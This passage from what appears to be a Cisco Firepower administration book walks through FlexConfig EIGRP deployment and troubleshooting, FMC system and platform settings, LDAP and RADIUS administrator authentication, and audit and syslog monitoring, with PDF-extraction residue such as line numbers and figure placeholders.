            #set( $stubstr = "$stubstr connected" )
            #end
            #if( $eigrpStubStatic == "true" )
            #set( $stubstr = "$stubstr static" )
            #end
            #if( $eigrpStubSummary == "true" )
            #set( $stubstr = "$stubstr summary" )
            #end
            #end
            $stubstr
        
```

▼ Variables

Name	Dimension	Default Value	Property (Type:Name)	Override	Description
eigrpStubReceiveOnly	SINGLE	false	FREEFORM:ei...	false	Flag to use receive-only in eigr...
eigrpAS	SINGLE	100	FREEFORM:ei...	false	Autonomous System Number.
eigrpRouterId	SINGLE		FREEFORM:ei...	false	Router Id in IP Address format.
eigrpStubSummary	SINGLE	false	FREEFORM:ei...	false	Flag to use summary in eigrp st...

Figure 21-53. Copy of EIGRP configuration template

Now we go to Devices ► FlexConfig and create a policy. Assign the target appliance(s) to the policy.




this figure will be printed in b/w

Figure 21-54. Create FlexConfig policy

Find the template FlexConfig object we just created and add it to the policy.

460



this figure will be printed in b/w

Figure 21-55. Add objects to policy

461 Save the configuration and click the button to preview the configuration. If the configuration is what you
462 expect, deploy the policy. If it is not right, we need to troubleshoot. If variables are not set correctly, the line
463 is ignored. That is one of the common issues when configuring FlexConfig.

this figure will be printed in b/w




Figure 21-56. Preview configuration

464 Take note of the warning when you deploy. FlexConfig is powerful, but can be dangerous.

this figure will be printed in b/w




Figure 21-57. Deploy FlexConfig

Do you remember the error we mentioned? When deployment fails, we can look at details.

Deployment Troubleshooting Details

Refer to the following troubleshooting information when contacting Cisco TAC

Line messages

```
FMC >> clear configuration session OBJECT
FTD_HA1 >> info : Session OBJECT does not exist.
```

```
FMC >> clear configuration session FMC_SESSION_1
FTD_HA1 >> info : Session FMC_SESSION_1 does not exist.
```

```
FMC >> clear configuration session FMC_SESSION_2
FTD_HA1 >> info : Session FMC_SESSION_2 does not exist.
```

```
FMC >> no strong-encryption-disable
FMC >> router eigrp 100
FMC >> network 192.168.41.0 0.0.0.255
FTD_HA1 >> error : %EIGRP: Invalid mask (discontiguous)
Config Error -- network 192.168.41.0 0.0.0.255
```

Other logs

Figure 21-58. Deployment failure details

After fixing the eigrpNetworks text object, we can redeploy. We should see EIGRP come up on the DMZ router that we pre-staged.

```
*Sep 26 02:54:20.398: %DUAL-5-NBRCNNHNS: EIGRP-IPv4 100: Neighbor 192.168.41.1 (
GigabitEthernet1) is up: new adjacency
DMZ>
*Sep 26 02:55:13.455: %SEC_LOGIN-5-LOGIN_SUCCESS: Login Success [user: ] [Source
: UNKNOWN] [localport: 0] at 02:55:13 UTC Sat Sep 26 2020
DMZ>sh ip eigrp ne
EIGRP-IPv4 Neighbors for AS(100)
H   Address                Interface      Hold Uptime    SRTT  RTT  Q
Seq                                     (sec)         (ms)          Cnt
Num
0   192.168.41.1             Gi1            14 00:01:04    57   513  0
1
```

Figure 21-59. EIGRP neighbor on router

System Configuration and Platform Settings

System configuration and platform settings include many configuration options for securing the management platform and the individual Firepower appliances. The settings under System ► Configuration apply to the management console. They do NOT apply to the firewalls. The firewalls get their settings from Platform Settings under the Devices menu. This allows you to push different settings to platforms, if needed. In this section, we provide an overview of each.

473 System Configuration Settings

474 System configuration refers to the Firepower Management Center configuration. Many of these settings
 475 apply to how firewalls are managed, but they do not directly apply to the firewalls.

476 Some common settings for management security are Access List, SNMP, Login Banner, Shell Timeout,
 477 User Configuration, and UCAPL/CC Compliance. Access List allows you to configure IP access lists for SMP,
 478 SSH, and HTTPS access. SNMP allows you to configure the SNMP version used and the parameters. It is
 479 recommended to use SNMPv3 with authentication and privacy. Login Banner configures the banner an
 480 administrator will see when logging into the FMC either through the Web or command line. Shell Timeout
 481 allows you to set a timeout for the command line or browser. The default timeout values are indefinite for
 482 shell and 60 minutes for HTTPS. Most organizations will change those defaults. User Configuration includes
 483 settings on password history, lockouts, and maximum concurrent sessions. Some of these settings are new in
 484 6.6. If you are using an older version of the FMC, you will not see them. UCAPL/CC Compliance is for high-
 485 security environments. Setting compliance mode runs a script to lock down several settings, and it cannot
 486 be undone. You should only use this setting if you are absolutely sure you need to use it. If you use it on the
 487 FMC, you also need to set it on the platforms.

488 A few other common settings are Audit Log, Email Notification, HTTPS Certificate, Access Control
 489 Preferences, Intrusion Policy Preferences, Remote Storage Device, and Time Synchronization. Audit Log
 490 allows you to send audit and syslog data to an external server. We discuss that in more detail in the health
 491 monitoring section. You use Email Notification to configure the connection to the SMTP server that can
 492 be used in notification rules. HTTPS Certificate is how you configure the HTTPS certificate for the FMC's
 493 management interface. It is recommended that you change the certificate from the self-signed certificate
 494 to a trusted certificate. A recent issue with the self-signed certificate is that it was created in a way that is
 495 rejected by Safari on macOS. Unfortunately, there are also some issues with generating a certificate from
 496 trusted certificate authorities on Firepower. The HTTPS certificate must have basic constraints marked as
 497 critical. Some certificate authorities do not support this, and you need to jump through hoops to install the
 498 certificate through the command line. The HTTPS Certificate page allows you to enable client certificates.
 499 This will force certificate authentication for administrators. Only check this if you have already configured
 500 external authentication to allow certificates. Access Control and Intrusion Policy Preferences are really about
 501 comments. The default setting is to not allow comments when you change the policies. Optional will give
 502 administrators a box where they can add a comment or cancel. Required forces them to add a comment.
 503 Comments can be nice so you can review rules later and know when and why they were created. Remote
 504 Storage Device is important for backups. This menu allows you to configure a remote NFS, SMB, or SSH
 505 destination for reports and backups.

AU21

506 Platform Settings

507 Platform settings are the settings that get pushed to the firewall appliances. Even though many things are
 508 managed and monitored by the FMC, firewalls have their own management plane and data plane. They can
 509 send alerts directly to log destinations without aggregating them at the FMC. If you maintain several firewalls
 510 with different requirements, you can push a different policy to each.

511 To get to the policy, browse to Devices ► Platform Settings.




Figure 21-60. Platform Settings

Once in the Platform Settings menu, click New Policy ► Threat Defense Settings. Give the policy a name and assign it to devices. Many of the settings are like what you saw in the “System Configuration” section.

Fragment Settings is an important data plane setting. We mentioned it in the context of an interface. You can also push settings to the device. It is optimal if you can architect your network so you can disallow fragmentation.




Figure 21-61. Fragment Settings

517 ICMP settings allows you to rate limit or block certain ICMP messages. The default is to rate limit ICMP
 518 unreachable messages to one per second. That helps mitigate port scanning risks. If you want to explicitly
 519 block or permit a type of ICMP, click Add to create a rule. Unless you pre-created it, you will need to create
 520 ICMP objects when you create the rule.

521 SSL allows you to set minimum versions for TLS, DTLS, and Diffie-Hellman. You can also create
 522 protocol-specific rules that include which algorithms may be used. For example, you may need to remove
 523 3DES as an encryption algorithm for FIPS compliance.

this figure will be printed in b/w




Figure 21-62. Platform SSL

524 Syslog settings are interesting. You have a lot more granularity for Syslog from the platform than from
 525 the FMC. The Syslog menu is not only Syslog. It also contains rules for sending log messages to email
 526 destinations. We go into logging slightly more in the logging and health monitoring section.

527 Timeouts are important for preventing resource starvation. Other than the console timeout, the default
 528 settings in Timeouts meet the needs of most organizations.

AU22

External Authentication

530 Many organizations require external authentication for administrative tasks. Firepower currently supports
 531 RADIUS or LDAP. If a user is configured locally, however, the system will use that user and not query
 532 RADIUS or LDAP. You can also have a local user that uses external authentication.

533 To set up external authentication objects, browse to System ► Users, and then click the External
 534 Authentication tab. This is ONLY for administrative access. This is NOT where we set up authentication for
 535 VPN or NAC.

AU23

536 While you were on the way to External Authentication, you might have noticed User Roles. Firepower
 537 provides 11 built-in roles and allows you to create custom roles. In our example, we will use the built-in
 538 roles.

539 Notice the default user role. The default setting is None. We clicked None and changed it to Security
 540 Analyst (Read Only). That will assign an administrator Security Analyst (Read Only) permissions if the user
 541 authenticates but isn't explicitly authorized a role.

CISCO System / Users / External Authentication

Users User Roles External Authentication

Default User Role: Security Analyst (Read On... Shell Authentication Disabled

Name
1. MyLDAP

this figure will be printed in b/w

Figure 21-63. External Authentication

We pre-staged an LDAP object. If you want to use certificate-based authentication, to include smart cards, you need to use LDAP.

LDAP allows you to connect with either plaintext or SSL/TLS. You need a username that can read the LDAP. You need to set a base Distinguished Name (DN). A filter is optional but will reduce the number of results. It is recommended that you create a filter to look only at objects that may be Firepower administrators. You must configure an attribute that will be used for the username. It is best practice to use the DN of groups to set roles, but it is optional.

542
543
544
545
546
547
548

Uncorrected Proof

this figure will be printed in b/w

External Authentication Object

Authentication Method: LDAP

CAC: Use for CAC authentication and authorization

Name: MyLDAP

Description:

Server Type: MS Active Directory Set Defaults

Primary Server

Host Name/IP Address: 192.168.0.25 ex. IP or hostname

Port: 389

Backup Server (Optional)

Host Name/IP Address: ex. IP or hostname

Port: 389

LDAP-Specific Parameters

Base DN: DC=book,DC=goingvirl,DC=com Fetch DNs ex. dc=sourcefire,dc=com

Base Filter: (objectClass=user) ex. (cn=jsmith), (|cn=jsmith), (&(cn=jsmith)(|(cn=bsmith)(cn=csmith*)))

User Name: ldap_service@book.goingvirl.com ex. cn=jsmith,dc=sourcefire,dc=com

Password:

Confirm Password:

Show Advanced Options

Attribute Mapping

UI Access Attribute: sAMAccountName Fetch Attrs

Shell Access Attribute:

Group Controlled Access Roles (Optional)

Access Admin:

Administrator:

...

Figure 21-64. Configure LDAP for authentication

549 Once you have everything configured, click Test at the bottom right of the frame. An overview of the test
550 results will appear at the top of the screen. Detailed results will be at the bottom under Test Output.

551 If you do not need to use certificate-based authentication, RADIUS may be a better option. This allows
552 you to leverage the flexibility of identity servers such as ISE. When we configure RADIUS, we can have the
553 RADIUS server push attributes that will provide the role. Through the use of complex ISE rules, the same
554 user might not always be assigned the same role. In our example, we will show a simple configuration where
555 noc_admin is always assigned Administrator access and helpdesk_admin is always assigned Discovery
556 Admin access.

External Authentication Object

Authentication Method	<input type="text" value="RADIUS"/>
Name *	<input type="text" value="ISE"/>
Description	<input type="text"/>

Primary Server

Host Name/IP Address *	<input type="text" value="172.20.1.25"/>
Port *	<input type="text" value="1812"/>
RADIUS Secret Key	<input type="text" value="....."/>

Backup Server (Optional)

Host Name/IP Address	<input type="text"/>
Port	<input type="text" value="1812"/>
RADIUS Secret Key	<input type="text"/>

RADIUS-Specific Parameters

Timeout (Seconds)	<input type="text" value="30"/>
Retries	<input type="text" value="3"/>
Access Admin	<input type="text"/>
Administrator	<input type="text" value="Class=Admin"/>
Discovery Admin	<input type="text" value="Class=Discovery"/>

Figure 21-65. Add RADIUS for external authentication

In RADIUS configuration on the FMC, we used the RADIUS Class attribute to identify the role. We need to configure ISE results to match.

this figure will be printed in b/w




Figure 21-66. ISE authorization profile for FMC admin

559 Before enabling the RADIUS external authentication, you can test it. Use the Test button at the
 560 bottom of the RADIUS configuration page. Enter a username and password for the user you want to test. If
 561 everything is correctly configured, you will see a match on the RADIUS attribute you used and the GUID for
 562 the assigned role. Save and apply your changes.

Additional Test Parameters

User Name

Password

Test Output

Show Details ▾

User Test

```

check_auth_radius: szUser: helpdesk_admin
RADIUS config file: /var/tmp/LRX6QutPig/radiusclient_0.conf
radiusauth - response: [User-Name=helpdesk_admin]
radiusauth - response: [Class=Discovery]
radiusauth - response: [Class=CACS:ac140119gqSu2DkBNuqDyUUTPd8VN8p07Ta5GfmMg_alc3oKrVs:ise/390017953/8]
"helpdesk_admin" RADIUS Authentication OK
check_is_radius_member attrib match found: [Class=Discovery] - [Class=Discovery] *****
role_0f32618a-e524-11e0-976a-e691081d4c45:

```

*Required Field

this figure will be printed in b/w


Figure 21-67. Test RADIUS authentication

Monitoring Overview

Monitoring in Firepower is comprised of a few different components. There is health monitoring for the FMC and the appliances. There is Syslog for each of the platforms. There is an audit log for administrative tasks. Then there is logging for security events from the access and intrusion prevention policies.

Management Console

By default, logging goes to the FMC. Let's look at the audit log under System ► Monitoring ► Audit first.

**Figure 21-68.** Monitoring menu

The audit log shows changes and access to pages. The data can be overwhelming. If you click the Edit Search link, you can search for events based on user, subsystem, message, time, source IP, and whether there was a configuration change.

this figure will be printed in b/w

this figure will be printed in b/w

Time	User	Subsystem	Message	Source IP
2020-09-28 19:31:13	admin	Dashboard > Dashboard > Summary Dashboard	Page View	127.0.0.1
2020-09-28 19:31:10	admin	System > Monitoring > Audit	Page View	192.168.0.121
2020-09-28 19:31:00	admin	System > Monitoring > Audit > Audit Log	Page View	192.168.0.121
2020-09-28 19:30:41	admin	System > Monitoring > Audit	Page View	192.168.0.121
2020-09-28 19:30:26	admin	stateless_range.cgi	Page View	192.168.0.121
2020-09-28 19:30:24	admin	stateless_range.cgi	Page View	192.168.0.121
2020-09-28 19:30:26	admin	System > Monitoring > Audit	Page View	192.168.0.121
2020-09-28 19:07:59	admin	Dashboard > Dashboard > Summary Dashboard	Page View	127.0.0.1
2020-09-28 19:07:55	adm	POST http://127.0.0.1:8080/management/auditlog/permissions/ No Content (200) - The server has fulfilled the request but does not need to return an entity-body, and might want to return updated meta-information.		127.0.0.1
2020-09-28 19:07:55	admin	Login	Login Success	127.0.0.1
2020-09-28 19:06:56	com_processes	Login	Login Success	Default User IP
2020-09-28 19:02:10	com_processes	Login	Login Success	Default User IP
2020-09-28 14:42:01	com_processes	Login	Login Success	Default User IP

Figure 21-69. Audit log

569
570
571

Syslog contains a wealth of information for troubleshooting issues with the management console. It is essentially a web view of the Linux log files. You can use the box in the top left to search for strings in the log files.

this figure will be printed in b/w

Case-sensitive Exclusion

Messages

```

Sep 28 2020 19:36:00 fmc sudo: pam_unix(sudo:session): session closed for user root
Sep 28 2020 19:36:00 fmc sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 28 2020 19:36:00 fmc sudo: www : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/bin/chown www:/var/log/CSMAgent.log
Sep 28 2020 19:35:45 fmc SF-IMS[7555]: [8331] CloudAgent:url_license [INFO] Peer with active URLFiltering: 08596238-a095-11ea-adfd-85fa6162e3f0
Sep 28 2020 19:35:45 fmc SF-IMS[7555]: [8331] CloudAgent:url_license [INFO] Peer with active URLFiltering: 9e7856a6-f942-11ea-b9b5-ba6967431002
Sep 28 2020 19:34:45 fmc SF-IMS[7555]: [8331] CloudAgent:url_license [INFO] Peer with active URLFiltering: 08596238-a095-11ea-adfd-85fa6162e3f0
Sep 28 2020 19:34:45 fmc SF-IMS[7555]: [8331] CloudAgent:url_license [INFO] Peer with active URLFiltering: 9e7856a6-f942-11ea-b9b5-ba6967431002
Sep 28 2020 19:34:28 fmc Successfully executed sa_getExportControlStatus
Sep 28 2020 19:34:28 fmc Feature is export restricted and Authorized
Sep 28 2020 19:34:28 fmc Inside SL_IPC_EC_STATUS_KEY
                    
```

Figure 21-70. FMC Syslog

572
573
574
575
576

The logs that you will use during daily operations are under Analysis. Cisco pushes some of this information to the home dashboard. Analysis allows you to get summary visualizations and detailed connection and event information. One issue with connection events is we need to log connection for them to appear in the log. Cisco’s recommendation is to not log every connection. We will revisit the connection log and intrusion event log after we create some policies and generate some events.




Figure 21-71. Analysis of data logs

Remote Syslog

Like many things in the Firepower architecture, remote syslog for the management console is configured separately than for the firewall appliances.

To configure the audit log for remote syslog, browse to **System** ► **Configuration** ► **Audit Log**. The system will send using UDP/514, by default. If you require TLS, you can configure the Audit Log Certificate. When Audit Log Certificate is used, it will use TCP/1554 and encrypt the data.




Figure 21-72. Configure remote audit logging

583 Configuring remote logging for the appliances is in the Platform Settings policy. In our example, we are
584 editing the Platform Settings policy we previously created. We enabled logging in the first screen.

this figure will be printed in b/w


